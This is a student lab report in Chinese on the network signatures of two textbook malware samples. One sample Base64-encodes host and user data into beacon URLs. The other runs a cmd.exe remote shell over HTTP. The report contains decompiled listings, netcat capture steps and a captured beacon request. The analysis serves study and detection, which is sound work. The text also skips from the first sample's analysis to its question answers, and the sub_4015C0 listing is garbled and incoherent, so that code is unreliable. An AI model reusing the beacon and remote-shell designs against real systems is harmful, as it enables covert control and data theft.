



南開大學
Nankai University

网络空间安全学院

恶意代码分析与防治技术课程实验报告

实验十四：恶意代码的网络特征

姓名：周钰宸

学号：2111408

专业：信息安全

2024 年 1 月 14 日

1 实验目的

1. 复习教材和课件内第 14 章的内容。
2. 完成 Lab14 的实验内容，对 Lab14 的三个样本进行依次分析。

2 实验原理

2.1 IDAPro

IDA 是一款广泛使用的交互式反汇编工具，它支持多种平台和文件格式。IDA 的主要功能是将机器代码转换为人类可读的汇编代码，从而帮助研究人员理解和分析程序的功能和行为。

2.2 IDAPython

IDAPython 是一个 IDA 插件，允许用户使用 Python 语言来脚本化 IDA 的功能。这为自动化任务和复杂的分析提供了巨大的灵活性。可以调用 IDA 的所有 API 函数，使用 Python 的功能模块编写强大的自动分析脚本。

2.3 OllyDBG

OllyDbg 是一个 32 位的汇编级别的调试器，主要用于 Microsoft Windows。它是反向工程和软件分析中的一个流行工具。OllyDbg 的特点是其用户友好的界面、多窗口模式、直接修改代码、以及强大的插件支持。

2.4 恶意代码的网络特征

1. **命令与控制 (C&C) 服务器通信**: 恶意代码可能会尝试连接到远程服务器或域名来接收命令、上传数据或下载额外的恶意载荷。这些通信可能使用标准的 HTTP(S)、FTP、IRC 等协议，也可能使用自定义或加密的通信协议。
2. **非正常网络流量**: 恶意软件可能会生成异常的网络流量，这可能表现为流量量的急剧增加或减少，或者是非正常的端口使用。流量内容可能包含加密或未知格式的数据，使得检测和分析变得困难。
3. **尝试连接多个 IP 地址或域名**: 某些恶意软件会尝试连接多个 IP 地址或域名，以避免 IP 黑名单或域名过滤。这可能包括算法生成的域名 (DGA - 域名生成算法)，以随机化和隐藏其 C&C 服务器。
4. **数据渗透**: 恶意代码可能会试图窃取敏感数据，并将其发送到外部服务器。这可能包括个人信息、凭证、财务信息等。
5. **端口扫描和蠕虫行为**: 某些恶意代码会扫描网络上的其他设备，尝试利用已知漏洞进行自我复制和传播。这可能导致网络速度变慢和异常的端口活动。
6. **使用常用服务或协议隐藏流量**: 为了躲避检测，恶意软件可能会通过常用的网络服务和协议 (如 HTTPS、DNS、SMTP 等) 进行通信。这使得其流量在表面上看起来像正常的网络活动。
7. **阻断服务攻击 (DoS/DDoS)**: 某些恶意软件会发起 DoS 或 DDoS 攻击，通过向目标发送大量请求来使其服务不可用。这可能涉及到大量同步的网络请求或异常的数据包。

3 实验过程

3.1 实验环境及工具

虚拟机软件	VMware Workstation 17 Pro
宿主机	Windows 11 家庭中文版
虚拟机操作系统 1	Windows XP Professional
虚拟机操作系统 2	Windows 10
实验工具 1	OllyDBG 2.01
实验工具 2	IDAPro 6.6.14.1224
配套工具	Python 2.7.2

表 1: 本次实验环境及工具

3.2 Lab14-01

分析恶意代码文件 Lab14-01.exe。这个程序对你的系统无害。

3.2.1 静态分析

现在我们将进行一些静态分析，首先使用 PEiD 分析其加壳情况和导入表：




图 3.1: 加壳情况

可以看到其没有进行加壳，然后我们查看其导入表：




图 3.2: 导入表 1

图3.2可以看到 URLDownloadToCacheFileA，应该是会进行一些网络下载行为，下载到本地环境。




图 3.6: strings2

图3.6能看到字符串 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_, 明显是 base64 编码。

3.2.2 静态动态综合分析

接下来尝试使用动态和静态结合的分析技术深度分析:

1. 动态分析

由于知道病毒具有网络行为，首先配置 ApateDNS 为本地回环：




图 3.7: ApateDNS

然后去使用 Netcat 通过命令 `nc -l -p 80` 监听 HTTP 对应的 80 端口，保存好快照后，双击运行。结果如下：




图 3.8: Netcat 捕捉

图3.8能够看到病毒尝试在使用 GET 请求, HTTP1.1 协议, 请求某个图片。请求的主域名就是 practical 的彩蛋网址, 方法是 Keep-Alive 即一次连接多次请求。

此时的 ApatеDNS 也捕捉到了多次对彩蛋网址的捕获：




图 3.9: ApateDNS 捕捉结果

然后我尝试在不同的虚拟机即 Win10 操作系统中运行，同样的配置 ApateDNS:




图 3.10: Win10 中 ApateDNS

图3.10看到我在 Win10 中配置完成后，同样地通过 Netcat 的 nc64 -l -p 命令，双击运行结果如下：





图 3.11: Win10 结果

图3.11中看到了在 Win10 中运行的 UserAgent 字段与 Wixp 中的不同，代表着该字符串不是硬编码的，也不是可以从多个可选字符串中选择的。最后我们验证了它就是代表着正常的浏览器行为。因此可以推测病毒可能使用了 COM API 的相关接口，来动态获取浏览器的 User-Agent。

2. IDA 深度静态分析

首先我们直接 IDA 加载后来到 Main 函数查看反汇编：



```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4     char v4; // [sp+0h] [bp-1016h]@1
5     char v5; // [sp+C8h] [bp-10098h]@1
6     struct tagHWP_PROFILE_INFOA HwProfileInfo; // [sp+DCh] [bp-10084h]@1
7     int v7; // [sp+158h] [bp-10008h]@4
8     DWORD pcbBuffer; // [sp+15Ch] [bp-10004h]@1
9     char v9[4]; // [sp+160h] [bp-10000h]@1
10    CHAR Buffer; // [sp+816h] [bp-8000h]@1
11
12    pcbBuffer = 0x7FFF;
13    memset(v9, 0, 0x7FFFu);
14    GetCurrentHwProfileA(&HwProfileInfo);
15    sprintf(
16        &v5,
17        "accccccccccc,
18        HwProfileInfo.szHwProfileGuid[25],
19        HwProfileInfo.szHwProfileGuid[26],
20        HwProfileInfo.szHwProfileGuid[27],
21        HwProfileInfo.szHwProfileGuid[28],
22        HwProfileInfo.szHwProfileGuid[29],
23        HwProfileInfo.szHwProfileGuid[30],
24        HwProfileInfo.szHwProfileGuid[31],
25        HwProfileInfo.szHwProfileGuid[32],
26        HwProfileInfo.szHwProfileGuid[33],
27        HwProfileInfo.szHwProfileGuid[34],
28        HwProfileInfo.szHwProfileGuid[35],
29        HwProfileInfo.szHwProfileGuid[36]);
30    pcbBuffer = 0x7FFF;
31    if ( GetUserNameA(&Buffer, &pcbBuffer) )
32    {
33        sprintf(&v4, "aSS, &v5, &Buffer);
34        memset(v9, 0, 0x7FFFu);
35        sub_4010BB(&v4, (int)v9);
36        while ( 1 )
    
```

图 3.12: main

图3.12能够看到一些重要的代码，解析如下：

(a) 硬件配置文件信息获取：

- 使用 GetCurrentHwProfileA 函数获取当前的硬件配置文件信息（HwProfileInfo）。

(b) 字符串格式化：

- 根据硬件配置文件信息，使用 sprintf 函数生成一个字符串（v5）。

(c) 用户名获取：

- 调用 GetUserNameA 函数获取当前用户的用户名（Buffer）。

(d) 二次字符串格式化：

- 再次使用 sprintf 将用户名和之前的字符串合并为一个新字符串（v4）。

(e) 数据处理：

- 调用 sub_4010BB 函数，可能对字符串 v4 进行某种处理。

(f) 循环检查与延时：

- 进入一个无限循环，不断调用 sub_4011A3，直到其返回一个非零值。
- 在每次循环中使用 Sleep 函数进行延时。

(g) 结果返回：

- 如果 GetUserNameA 成功，函数返回 1。
- 如果 GetUserNameA 失败，函数返回 0。

其中比较重要的函数就是 sub_4010BB 和 sub_4011A3，我们首先先去查看 sub_4010BB：




图 3.13: sub_4010BB

图3.13能够看到一些比较重要的代码，具体解析如下：

(a) 初始化变量：

- 函数接收两个参数：一个字符指针 a1 和一个整型 a2。
- 初始化 v9 为 a1 的长度。
- 初始化 v10 和 v4 为 0，用于迭代和索引。

(b) 主循环处理：

- 使用 v10 遍历 a1。
- 在内部循环中，分组处理 a1 中的每三个字符（存储在 v7 中）。

(c) 字符处理：

- 对于 v7 中的每个字符组，调用 sub_401000 函数进行处理，结果存储在 v8 中。其处理的行为很有可能是 Base64 编码！

(d) 更新结果：

- 将 v8 中的内容复制到 a2 指向的位置。
- 更新 v4 的值，用于确定下一次复制的位置。

(e) 返回处理：

- 在最后的位置放置一个空字符 ('\0')，表示字符串的结束。
- 返回处理后字符串的新位置。

由此可知其在进行某种形式的数据转换或编码，将输入字符串 a1 的内容转换或处理后，存储到由 a2 指定的位置。具体的转换逻辑依赖于 sub_401000 函数的实现。很有可能和 Base64 有关。

于是我们去查看 sub_401000:




图 3.14: sub_401000

图3.14能看到很多一些具有明显指向的地方，它大概率就是在处理 Base64 编码。将 3 个字节的数据转换为 4 个编码字符。不足 3 个则用 ASCII 码 97 的“a”填充。其中 byte_4050C0 是一个明显的 Base64 查看表。不过它不是标准的 Base64 编码。如下图所示：




图 3.15: byte_4050C0

这些功能明确了之后，我们来到查看子函数 sub_4011A3，其也在 main 函数中被主要调用：




图 3.16: sub_4011A3

图3.16能看到一些关键部分，我们分析结果如下：

(a) 初始化变量和处理字符串：

- 其中 aHttpWww_practi 就是”http://www.practicalmalwareanalysis.com”。经过一系列操作后构建了含有 png 的编码字符串 URL。

6. Q6: 使用网络特征可能有效探测到恶意代码通信中的什么元素?

回答: 域名、冒号以及 Base64 解码后出现的破折号, 以及 URI 的 Base64 编码最后一个字符是作为 PNG 文件名单字符的事实。这些都可以作为通信中可以作为检测目标的元素。

7. Q7: 分析者尝试为这个恶意代码开发一个特征时, 可能会犯什么错误?

回答: 如果防御者没有意识到操作系统对这些元素的影响, 他们可能会错误地将 RI 认为是目标。通常情况下, Base64 编码的字符串以“a”结尾, 这通常会使文件名显示为.png 格式。然而, 如果用户名的长度是 3 的倍数, 那么文件名和编码用户名的最后一个字符将取决于最后一个字符, 这样情况下文件名就会变得不可预测。

8. Q8: 哪些特征集可能检测到这个恶意代码 (以及新的变种)?

回答: 推荐的特征集详见分析过程。

9. Q9: 这个恶意代码做了什么?

回答: 详见上面的总结。

3.3 Lab14-02

分析恶意代码文件 Lab14-02.exe 中的恶意代码。为了阻止恶意代码破坏你的系统, 恶意代码已经被配置向个硬编码的回环地址发送信令, 但是你可以假想这是一个硬编码的外部地址。

3.3.1 静态分析

首先还是同样地进行一些使用 PEiD 的静态分析, 查看其加壳情况和导入表:




图 3.17: 导入表

图3.17病毒没有加壳, 并且能够注意到病毒具有 **Internet** 开头的包括 **OpenUrlA** 和 **OpenA** 这种明显在读取网络文件的活动和目的。然后我们使用 strings 查看字符串:




图 3.18: strings

图3.18能够看到一些重要的具有指示性的字符串：

- **WXZYlabcd3fghijko12e456789ABCDEFGHijkl+/MNOPQRSTUVWXYZmn0pqrstuvwxyz:** 很明显又是 base64 编码的痕迹。
- **/c del:** 很有可能是在恶意代码操作命令行进行删除操作。
- **Internet Surf:** 网络冲浪行为。
- **http://127.0.0.1/tenfour.html:** tenfour 明显是 14 的意思哈哈，不过没有用 fourteen 是为了躲避检测？这里应该是病毒在本地回环创建了一网页之类的。

结合之前遇到 Base64 编码的分析，我们知道它有很多可能是连接了远程主机，使用远程命令操作的恶意 shell。

3.3.2 静态动态综合分析

接下来我们将进行综合的静态和动态分析：

1. 动态分析

同样地我们这次继续先配置 ApatDNS 为本地回环，拍摄快照后，使用 netcat 通过命令 `nc -l -p80` 监听 80 端口：




图 3.19: netcat 捕捉

图3.18显示了我的捕获结果，可以看到病毒试图通过 Base64 加密的 UserAgent 捕获请求 ten-four 页面。通过本地回环。

之后可以注意到我提示了应用程序错误，根据书上参考答案所述，我了解到了我应该是第二个信令出现了失败，需要使用 INetSim 等更为强大的服务器工具。

```
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```

图 3.20: 理论上的第二个信令

图3.20显示了理论上应该捕获到的第二个信令，我在多次动态实验后也没有发现内容产生变化。但我用 Win10 尝试后就不一样了。证明更改主机或者用户将会改变最初编码信令的内容。这或许是在说明：即用于编码信令的信息来源依赖于特定主机的信息。

2. IDA 分析

IDA 载入后发现了许多重要的函数和控制流，本次实验将重点前几个红框中的函数：




图 3.21: IDA 函数

(a) WINmain




图 3.22: WinMain

图3.22能够看到函数一些重要信息，接下来给出详细分析：

i. 初始化和资源配置：

- 函数开始时加载字符串资源，创建事件对象，并设置管道的安全属性。
- 分配内存用于存储管道句柄并创建两个管道。

ii. 创建和配置子进程：

- 初始化 StartupInfo 结构体并配置标准输入输出流指向管道。
- 通过 CreateProcessA 创建子进程（cmd.exe）并获取其句柄。

iii. 线程创建和管理：

- 创建两个线程，每个线程都执行特定的函数。
- 如果任一线程创建失败，则终止线程并执行清理操作。
- 一个用于读取管道数据并发送网络请求的 StartAddress，另一个用于接收网络请求并写入管道的 sub_4015C0。一会会继续分析。。

iv. 线程和进程监控：


- 使用 WaitForMultipleObjects 监控线程和进程的状态。
- 根据监控结果，终止线程和进程。

v. 资源清理：

- 断开并关闭管道，释放内存，关闭线程和进程句柄。
- 调用 sub_401880 来紫砂。

创建并管理子进程和线程，以执行未明确指定的任务。它通过管道与子进程通信，并监控相关线程的状态，以确保按预定逻辑运行。这种行为模式用于执行恶意活动，例如通过子进程和线程运行不受控的代码，同时保持对这些活动的监控和控制。特别是，使用 cmd.exe 作为子进程可能意味着代码执行了某些命令行操作，这在恶意软件中是常见的行为。结合之前的/c del 也可以分析发现。

(b) StartAddress



```

1 void __stdcall __noreturn StartAddress(LPUUID lpThreadId, lpThreadParameter)
2 {
3     void *u1; // ebx
4     void *u2; // esi
5     int u3; // ebp
6     DWORD BytesRead; // [sp+10h] [bp-h]
7
8     u1 = malloc(0x118u);
9     memcpy(u1, lpThreadParameter, 0x118u);
10    u2 = operator new(0x258u);
11    u3 = (int)operator new(0x328u);
12    memset(u2, 0, 0x258u);
13    memset((void *)u3, 0, 0x328u);
14    *(_DWORD *) (u3 + 808) = 0;
15    while ( PeekNamedPipe(*(HANDLE *)u1, u2, 0u, &BytesRead, 0, 0) )
16    {
17        if ( BytesRead )
18        {
19            ReadFile(*(HANDLE *)u1, u2, 0x257u, &BytesRead, 0);
20            *((_BYTE *)u2 + BytesRead++) = 0;
21            sub_401000(u2, u3);
22            if ( !sub_401750(u3, (LPCSTR)u1 + 20) )
23                Sleep(0x1Fu);
24        }
25        else
26        {
27            Sleep(0x3E8u);
28        }
29    }
30    free(u1);
31    ExitThread(0);
32 }

```

图 3.23: StartAddress

图3.23看到了 StartAddress 的一些重要部分，现在给出分析：

i. 内存分配与初始化：

- 函数开始时分配两块内存区域，并将 lpThreadParameter 的内容复制到第一块内存。
- 对两块新分配的内存执行清零操作。

ii. 管道通信处理：

- 通过 PeekNamedPipe 检查管道中是否有可读数据。
- 如果有数据可读，使用 ReadFile 从管道读取数据到内存中。

iii. 数据处理和分析：


- 读取的数据经过 sub_401000 函数处理后存储在第二块内存中。
- 调用 sub_401750 函数对处理后的数据进行进一步分析或操作。
- 根据 sub_401750 函数的返回值，决定是否休眠。

iv. 线程终止：

- 如果管道中没有更多数据可读，释放分配的内存并退出线程。

该函数的主要目的似乎是从一个管道中读取数据，并对这些数据进行处理和分析。通过不断检查管道，函数可持续处理流入的数据。数据处理可能涉及解码或转换，而后续的 sub_401750 调用可能执行特定的逻辑或分析操作。用于处理从外部或其他恶意组件接收的数据。例如，它可能用于解析命令和控制消息或执行数据窃取操作。此类行为在网络攻击和恶意软件中很常见，尤其是在需要远程控制或数据窃取的场景中。

(c) sub_4015C0



```

20 void __stdcall sub_4015C0(PVOID lpThreadParameter)
21 {
22     void *v1; // v1
23     void *v2; // v2
24     const char *v3; // v3
25     char *v4; // [sp+10h] [bp-0h]
26     unsigned short *v5; // [sp+10h] [bp-0h]
27
28     v1 = operator new(0x1000);
29     v2 = operator new(0x1000);
30     memset(v1, 0, 0x1000);
31     memset(v2, 0, 0x1000);
32     v3 = (char *)0;
33     v4 = malloc(0x1000);
34     memset(v4, lpThreadParameter, 0x1000);
35     for (i = (const char *)sub_401800(LPSTR)v3 + 20; i != (const char *)sub_401800(LPSTR)v3 + 20)
36     {
37         if (tstrcmp(i, v3))
38         {
39             sleep(0x80000);
40         }
41         else
42         {
43             strcpy(v4, i);
44             if (tstrcmp(i, Str, 0))
45             {
46                 SetEvent(Event);
47                 free(v4);
48                 ExitThread(0);
49             }
50             strcat((char *)v4, 0x00000000);
51             if (fwrite(i, (sizeof(char) * 1), 1, fopen(Str, "a")) != 1)
52                 break;
53             sleep(0x70000);
54         }
55     }
56     operator delete(v1);
57     free(v2);
58     ExitThread(0);
59 }

```

图 3.24: sub_4015C0

图3.28能看到一些值得注意到地方，分析结果如下：

i. 内存分配与初始化：

- 分配两块内存区域 v1 和 v2，并将它们清零。
- 将 lpThreadParameter 指向的数据复制到新分配的内存 v3。

ii. 循环处理网络数据：

- 使用 sub_401800 v3 + 20 URL

iii. 特定字符串的检查：

- 如果下载的数据以特定字符串开始，触发事件并退出线程。

iv. 写入文件并休眠：

- 将下载的数据追加到一个字符串后，写入到文件。
- 休眠一定时间后继续循环。

v. 资源释放与线程终止：

- 如果写入文件失败或循环结束，则释放分配的资源并退出线程。

